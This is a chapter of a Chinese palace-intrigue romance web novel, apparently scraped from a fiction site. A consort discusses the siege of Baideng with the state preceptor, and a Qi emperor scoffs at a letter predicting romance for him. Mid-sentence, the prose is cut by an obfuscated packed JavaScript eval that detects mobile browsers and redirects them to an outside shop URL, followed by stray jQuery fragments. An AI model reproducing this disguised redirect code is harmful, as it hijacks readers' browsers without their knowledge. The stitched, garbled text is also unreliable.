文趣网 > 都市小说 > 收仇敌之子做我裙下臣 > 31. 红鸾
    自齐国向大宁下了战书后,近来宋贤达倒难得地勤政起来,朝臣们被传召的次数都比从前多上一些,连无遗也不例外。

    这日因宋贤达白日里传召了无遗,为景阳宫换符一事也只得推迟到了夜里。

    无遗至景阳宫时,陈晚荣已经用过了晚膳,正坐在院子里梨花树下的石几旁,翻着一本不知从何处找来的旧书,见他来了,微微颔首,嘴角也浮现一抹笑意。

    待无遗将符咒悉数更换完毕,陈晚荣并不急着让他走,而是十分自然地抬头看了一眼天上的月亮,眉眼弯弯道。

    “今夜月色不错,国师若是没有旁的事,便随我在院中坐坐吧。阿岚,备茶。”

    无遗没有推辞,应她的话在她对面坐下——近两年的后宫生活里,他们早就形成了一种默契,每次无遗定期来景阳宫更换符纸后,陈晚荣总会邀他多留一会儿,这几乎已经成了一种惯例,至于原因,二人心知肚明,却从未点破。

    阿岚奉了茶后,无声退下。

    石几上点了一盏灯。院中无风,那灯便也落得个安稳,静静吐着光焰,照明这院落的一角。

    梨花树的叶子早已落尽,此时落在石桌上的,也不过几截横斜清瘦的影子。

    正如端坐在石桌那头的人一样。

    寻常他也总是这般静坐无声,只有陈晚荣问他时,才会淡淡答上几句。后来相处久了,二人逐渐熟悉了彼此的节奏,隔案对坐时若无话,便会各自做些自己的事,只消知道对方还在,便已足够。

    今夜亦是如此,陈晚荣翻书,无遗则从袖子里掏出随身携带的纸笔,低头专注地在纸面上写些什么。

    偶尔书看得乏了,她便会以手支起脑袋,目光静静落在对面的白色身影上。

    他的坐姿很端正,写信的时候稍稍低头,烛火照亮他半张面容,勾勒出一段极为流畅的金色线条。两根系在发冠上的素缨此时也垂落下来,十分服帖地沿着他的长发蜿蜒向下,好似两条无声的溪流,衬得他整个人都安静极了。

    陈晚荣的目光顺势向下,最终落在了无遗那只写字的手上。他的手生得十分好看,烛火照在分明的骨节上,隐隐都泛着一层莹润的光。挥笔之间,纸面上便又多出了几行齐整清隽的字迹。

    定睛看去,用的却不是他平日画符的朱砂墨——看来此刻写的并不是符。

    无遗似乎也注意到了她的凝视,但没有动,任凭她打量自己。

    只是他落笔的速度,比方才慢上了一些。

    从陈晚荣的角度,只能隐约看到字迹背面的墨痕,虽看不清写了什么,但她能注意到无遗落笔的节奏,和那字迹大致的形样。偶尔写到某处时,他的笔会短暂地停上一会儿,瞧着似乎是在斟酌措辞。

    陈晚荣看出些门道,随意问了一句。

    “国师是在给你那位友人写信吗?”

    无遗执笔的手微微一顿,尔后很轻很慢地,点了点头。陈晚荣笑了笑,倒也不再追问,低下头,重又去看那本史书了。

    月夜静谧,偶尔无遗不知写什么时,会略略抬头,陈晚荣若是注意到,便会仰面冲他笑笑。

    然后他就会收了目光,低头继续去写那封信了。

    过了一会儿,无遗的信已经写完。陈晚荣再看向他时,那封信已被叠成了一个规矩的形状,被他收进了袖中。

    大约是要走了,他与她对视时,目光下意识落在她手上捧着的那本旧书上,微微一顿,然后问出了今夜,他向她提出的第一个问题。“娘娘在看些什么?”

    陈晚荣扫了眼摊在面前的那页,答道。

    “一些前人的典故。方才在看的那则,讲的是白登之围。”

    她将书放在石几上,平摊开来,指尖落在泛黄的书页上,思索着他是否听过此事,又组织下语言,完整地将其概述了一遍。

    “讲的是大汉的天子带着几十万兵马,去讨伐匈奴,却被匈奴用计引上白登山,困了七日,断水绝粮,外援不至。最后是他手底下一个叫陈平的谋士进了敌营,说服了单于的妻子阏氏,让她去劝谏单于,汉军这才趁机得了一个缺口,突围出去。之后两边各自撤兵,两国也结了和亲之约。”

    无遗略一颔首,又见她眉心微蹙,手指停留在那句“其计秘,世莫得闻”上面,神情似是有些困惑。

    他思索片刻,便接过话道。

    “民间多传,是陈平让人画了汉朝的美人图派人送给了阏氏,诓她说汉天子欲将这些美人献与单于求和,阏氏怕自己会因此失宠,故而才拼命说服单于,使其退兵。但看娘娘神情,似是不认同这个说法。”

    陈晚荣有些讶异,转而静静笑道。

    “国师原来知道,倒显得我方才白费了一番口舌。”她的目光又落在纸页上,“只是觉得,其中秘辛不会似传闻中那般简单。单于怎么会凭着几句枕边风就被吹退?只怕是忌惮。于外,困兽犹斗,他怕汉军临末死战,折损他太多兵马。于内,原本与冒顿单于约好会合时间的几支军队没有按时到来,加之草原的部落势力本就错综复杂,万一单于在此战中有个三长两短,其他部落势必会反扑。此三者,怕才是单于退兵的真正缘由。”

    她顿了顿,忽又抬头看向他。

    “如此看来,瞧着坚不可摧的强敌,内里往往才是最脆弱的。若要破局,刀锋不该向外,而该向内。”

    说完这句,她的目光却没有落回书页上,而是越过院墙,望向了西面的天际。

    夜空无云,只有一轮明月高悬,并无端倪。

    但她的眉心却蹙了一下,似是透过那片天幕,看见了些旁的东西。

    过了一会儿,陈晚荣收回了目光,语气也比方才要放轻了些。

    “如今齐国陈兵在侧,倘若当真有那么一天……”

    她没有再说下去,低头看了一眼摊在面前的书页,手指无意识地摩挲过那句“其计秘,世莫得闻”。

    无遗没有接话,而是拿起茶壶,为她添了一杯热茶,又推到她手边。

    做完这个动作后,他略略抬眼,看了她一瞬,眼中浮起些许笑意。

    “娘娘方才说的那些,已经足够了。”

    他起身,行了一礼,缓声道。

    “臣告退。”

    陈晚荣没有出声挽留。

    但无遗方才那句话,让她心中忽然生出些奇怪的感觉——他好像并不像一个国师,或者说,不只是个国师。

    再看时,那人已走入了;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17617078|204799||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    月色中。唯有他的影子投在宫道上,被月色拖得很长。

    ……

    齐国,御书房内。

    案前那人正襟危坐,目光掠过桌上那张平铺开来的地图,上面有朱笔批阅过的痕迹——围绕齐国的六国已被挨个圈起,各自打了一个“×”,唯有一道赤色箭头,指向地图正中的那一片区域,即大宁王朝。

    何辞白已来了一会儿,正立在他御案旁不远处,低着头,面上神情专注,似在等他示下。

    却在此时,一声通报从御书房门口传来,在空旷的殿内显得格外清晰。

    “陛下,大宁国师来信。”

    听到“大宁”二字时,一旁的何辞白下意识抬起眼,见内侍恭恭敬敬将信呈给了案后那人——也就是如今的齐国皇帝,祁自缘。

    祁自缘将目光从地图上移开,接过信,挥手令内侍退下,随意将信拆了展开。

    何辞白屏住呼吸,用余光留意着祁自缘读信时的神色。前半截应当没什么要紧内容,因为祁自缘从始至终都如往日一般,面无表情。

    直到看到后半部分时,他的神情终于有了变化——她清楚地听到祁自缘冷笑了一声。

    “一派胡言。”

    这话他说得没什么起伏,但那言辞里的不悦之意还是让她心惊了一下,忙不迭问道。

    “大宁国师在信中写了什么,竟惹得陛下如此动气?”

    祁自缘将信重重扣在案上,抬头迎上何辞白的目光,嘴角那抹冷笑的弧度似乎又向外扩了一些。

    “朕本以为,成日里被人传作断袖已经够荒谬了,谁曾想信中竟还有比这更为荒谬之事。”

    何辞白又是一惊,反复斟酌了措辞,又见他面上并无怒极时的阴沉之色,方才敢开口。

    “是……怎样的荒谬之事?”

    祁自缘顿了一瞬,语气十分平淡,言语间却不难听出讽刺之意。“他给朕算了一卦,说是朕的红鸾星动了。”

    尔后嗤之以鼻,又补了一句。

    “朕看他是在大宁国都待太久了,脑子也跟那大宁皇帝一样,变得不大好使。”

    何辞白嘴角一抽,随后迅速低下头去,任侧脸的碎发落下来,掩去了她的神情。

    这等百年难遇的事,竟会落到自个效忠的君王头上,何况面前这位还是个冷心冷情,成日为着政务废寝忘食的主,这一卦算下来,便愈发可乐了。

    天知道她费了多大的劲,才忍住没笑出声来。好在祁自缘并没有注意到她大不敬的行为,只是很快又提起笔,束发金冠垂下的几缕流苏遮去了他的眉眼,只能隐约看见那人锋利的下颚,和行笔时仍如铁画银钩般凌厉的气势。

    他写字的速度很快,不过一会儿就停了笔,又将信搁在一边,再抬头时,面上已恢复了往日的平静。

    “辞白。”

    听他冷不丁这一声唤,何辞白端正了仪态,从容不迫地应道。

    “臣在。”

    祁自缘的目光在她身上停留了一瞬,眼中有一抹微不可察的欣慰之意,但很快又越过她,落在了御书房门外那片广阔的天空,语声冷冽。

    “即刻吩咐下去,明日让兵部将粮草辎重再核验一遍。”